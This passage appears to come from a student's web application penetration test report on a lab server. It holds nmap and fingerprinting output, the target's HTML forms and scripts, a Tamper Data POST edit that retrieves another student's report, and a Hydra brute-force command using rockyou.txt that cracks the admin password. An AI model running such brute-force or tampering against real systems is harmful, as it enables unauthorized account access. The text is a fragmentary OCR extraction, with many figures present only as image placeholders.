21/tcp   open  ftp       ProFTPD 1.3.4c
80/tcp   open  http      Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34
 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp  open  ssl/https Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_pe
rl/2.0.8-dev Perl/v5.16.3
3306/tcp open  mysql     MariaDB (unauthorized)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.53 seconds
```

Figure 2-16 Technologies - Forms

```
<form  method="post" name="form" onsubmit="return validateForm()">
  <table height="196" id='mytable'>
    <tr>
      <td rowspan="5" align="center" style="padding-top:12px;padding-left:12px; border:none;"><img src="images/people.png"   /></td>
    </tr>
    <tr>
      <td>Student login</td>
      <td> </td>
      <td><input type="text" name="username"  size="30"  id="in" required /></td>
    </tr>
    <tr>
      <td>password</td>
      <td> </td>
      <td><input type="password" name="password" size="30" id="in" required  /></td>
    </tr>
    <tr>
      <td></td>
      <td> </td>
      <td><input type="submit" value="login"  name="login" />
        <input type="reset" value="Cancel" name="clear"  /></td>
    </tr>
  </table>
</form>
```

```
        <form action="" method="post">
   <tr>
     <td> Student:
       <select name="name" required >
         <option value="Harry Potter">Harry Potter</option>                  </select>

       <input type="submit" name="go"  value="get report" id='n' />
     </td>
   </tr>
'form>
»r/><style type="text/css">
```

```
<form  method="post" name="myform">
  <table  border="0" cellspacing="3" cellpadding="5"  id='mytable'summary="registering student">
    <tr>
      <td  height="24">Name</td>
      <td > </td>
      <td ><input type="hidden" name="id" value="1"  />
        <input type="text" disabled name="fname" size="30" id='in' value="Harry Potter"  />
      </td>
    </tr>
    <tr>
      <td>sex</td>
      <td> </td>
  <td>
        <input type="text" disabled name="sex" size="30" id='in' value="M"  />
      </td>
    </tr>
    <tr>
      <td>Date of birth</td>
      <td> </td>
      <td>
         <input type="text" disabled name="DOB" size="30" id='in' value="01/02/99"  />
      </td>
    </tr>
    <tr>
      <td>House</td>
      <td> </td>
      <td><input type="text" disabled name="dis" size="30" id='in' value="Gryffindor"  /></td>
    </tr>
    <tr>
       <td> Favourite spell:
       <td> </td>
<td>
```

```
        <td> Favourite spell:
        <td> </td>
  <td>
            <select name="spell" >
              <option value="Accio">Accio</option><option value="Aguamenti">Aguamenti</option><option value="Alohomora">Alohomora</option><option valu
                    <option selected> Wingardium Leviosa </option>

            </select>
  </td>
       </tr>

      <tr>
        <td> Favourite teacher:
        <td> </td>
  <td>
            <select name="favteacher" >
              <option value="Cuthbert Binns">Cuthbert Binns</option><option value="Charity Burbage">Charity Burbage</option><option value="Alecto and

            </select>
  </td>
       </tr>

      <td align="right"><input type="submit" name="send" id='send' value="Modify" />
        <input type='reset' id='clear'name="clear" value="Cancel"  /></td>

    </table>
  </form>
```

```
<form  method="post" name="myform2" enctype="multipart/form-data" >
<table  border="0" cellspacing="3" cellpadding="5"  id='mytable'summary="registering student">
<td ><input type="hidden" name="id" value="1"  />
<tr>
<td>Change profile image: <input type="file" name="uploadedfile"  id="in" required />
<input type="submit" name="submitpicture" value="Upload"  />
<input type="reset" name="reset" value="Cancel Upload"  /></td>
</tr>
</table>
</form>
```

```
            <form action="" method="post">
<table  class="tftable" border="1">

<tr><th>Old Password</th>
<td><input type="password" name="OldPassword" size="30" placeholder="Enter Old password">
</td></tr>
<tr><th>New Password</th>
<td><input type="password" name="NewPassword" size="30" placeholder="Enter New password">
</td></tr>
<tr><th>Confirm Password</th>
<td><input type="password" name="ConfirmPassword" size="30" placeholder="Confirm New Password">
</td></tr>
<tr><td colspan="2" align="center"><input type="Submit" name="Submit" value="Submit">
</td></tr></table></form>
```

Figure 2-17 Technolgies - Scripts

```
<script language="javascript" type="text/javascript">
function clearText(field)
{
    if (field.defaultValue == field.value) field.value = '';
    else if (field.value == '') field.value = field.defaultValue;
}
</script>
```


```
        <script type="text/javascript">
function validateForm()
{
var x=document.forms["form"]["username"].value;
if (x==null || x=="")
  {
  alert("User Name must be filled out");
  return false;
  }
var y=document.forms["form"]["password"].value;
if (y==null || y=="")
  {
  alert("Password must be filled out");
  return false;
  }
var a=document.forms["form"]["who"].value;
if (a==null || a=="")
  {
  alert("please choose who you are");

  return false;
  }
var b=document.forms["form"]["contact"].value;
if (b==null || b=="")
  {
  alert("Contact Number must be filled out");
  return false;
  }

</script>
```

```
<script type="text/javascript">

ddsmoothmenu.init({
    mainmenuid: "top_nav", //menu DIV id
    orientation: 'h', //Horizontal or vertical menu: Set to "h" or "v"
    classname: 'ddsmoothmenu', //class added to menu's outer DIV
    //customtheme: ["#1c5a80", "#18374a"],
    contentsource: "markup" //"markup" or ["container_id", "path_to_menu_file"]
})

</script>
```

Figure 2-18 Server Response

```
HTTP/1.1 200 OK
Date: Thu, 19 Nov 2020 11:29:09 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Set-Cookie: SecretCookie=
614842766448526c636a6f334d4455795932466b4e6d49304d54566d4e4449334d6d4d784f5467325957453559545575954646a4d7a6f784e6a41314e7a67314d7a5135
```

Figure 2-19 HTTPPRINT Configuration and Results (HTML format)








Figure 2-20 HTTPRECON Configuration and Results (HTML format)





httprecon 7.3 Report

Target: http://192.168.1.20:80
Tests: 9 test cases
Auditor: student
Scan: 11/17/2020 - 7:37:55 PM
Export: 11/17/2020 - 7:41:20 PM

Contents

1. Summary
2. Matches
3. Responses
4. Details

Summary ↑

An advanced web server fingerprinting for the host 192.168.1.20 and port tcp/80 was done with 9 test cases at 11/17/2020 7:37:55 PM.

This analysis was able to determine the target httpd service as Apache 2.0.59 with 93 fingerprint hits in the database.

List of Matches ↑

	Name	Hits	Match
1.	Apache 2.0.59	93	100%
2.	Apache 2.2.3	93	100%
3.	Apache 2.0.54	90	96.77%
4.	Apache 2.2.2	83	89.25%
5.	Apache 2.0.53	81	87.1%
6.	Apache 2.0.52	79	84.95%
7.	Apache 1.3.33	77	82.8%
8.	Apache 2.2.4	77	82.8%
9.	Apache 2.2.6	76	81.72%
10.	Apache 1.3.34	75	80.65%
11.	Apache 2.0.55	74	79.57%
12.	Apache 1.3.26	73	78.49%
13.	Apache 1.3.37	71	76.34%
14.	Apache 2.0.49	71	76.34%
15.	Microsoft IIS 6.0	71	76.34%
16.	Apache 2.0.46	68	73.12%
17.	Apache 1.3.27	66	70.97%
18.	Apache 2.0.50	66	70.97%
19.	Orion 2.0.7	65	69.89%
20.	Apache 2.0.58	64	68.82%

Figure 3-1 Cookies Content in Server Response




Figure 3-2 GET request of the Reports Page




Figure 3-3 POST request for Change Password Page





Figure 3-4 Demonstration of Hidden Form Fields within Profile Page




```
<form  method="post" name="myform">
  <table  border="0" cellspacing="3" cellpadding="5"  id='mytable'summary="registering student">
    <tr>
      <td  height="24">Name</td>
      <td > </td>
      <td ><input type="hidden" name="id" value="1"  />
        <input type="text" disabled name="fname" size="30" id='in' value="Harry Potter"  />
      </td>
    </tr>
    <tr>
      <td>sex</td>
      <td> </td>
  <td>
```

Figure 3-5 Tamper Data Demonstration (Part 1)




Figure 3-6 Tamper Data (Part 2)




Figure 3-7 Tamper Data (Part 3)




Figure 3-8 Information from the website and using Tamper Data to grab a student's report

POSTDATA name=Dawn+Smart&go=get+report




Figure 3-9 JS within the Source Code

```
function clearText(field)
{
    if (field.defaultValue == field.value) field.value = '';
    else if (field.value == '') field.value = field.defaultValue;
}

function validateForm()
{
var x=document.forms["form"]["username"].value;
if (x==null || x=="")
  {
  alert("User Name must be filled out");
  return false;
  }
var y=document.forms["form"]["password"].value;
if (y==null || y=="")
  {
  alert("Password must be filled out");
  return false;
  }
var a=document.forms["form"]["who"].value;
if (a==null || a=="")
  {
  alert("please choose who you are");

  return false;
  }
var b=document.forms["form"]["contact"].value;
if (b==null || b=="")
  {
  alert("Contact Number must be filled out");
  return false;
  }
```

Figure 3-10 Unsuccessful XSS Test on Login Page





Figure 3-11 Disabled Fields within the Profile Page






Figure 4-1 Interception Example




Figure 4-2 Editing Intercepted Data




Figure 4-3 Intercepting Data From The HTTPS Site




Figure 4-4 Location of the rockyou.txt wordlist

```
root@kali:~/Desktop# gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Figure 4-5 Hydra command used against the Admin account

```
root@kali:~/Desktop# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/admin/index.php:username=admin&password=^PASS^&login=login:Incor
rect password"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-21 09:02:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.1.20:80/admin/index.php:username=admin&password=^PASS^&login=login:Incorrect password
[STATUS] 4487.00 tries/min, 4487 tries in 00:01h, 14339912 to do in 53:16h, 16 active
 [STATUS] 4531.67 tries/min, 13595 tries in 00:03h, 14330804 to do in 52:43h, 16 active

[STATUS] 4468.57 tries/min, 31280 tries in 00:07h, 14313119 to do in 53:24h, 16 active
[STATUS] 4514.00 tries/min, 67710 tries in 00:15h, 14276689 to do in 52:43h, 16 active
[80][http-post-form] host: 192.168.1.20   login: admin   password: lockout
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-21 09:27:32
```

Figure 4-6 Admin Pages







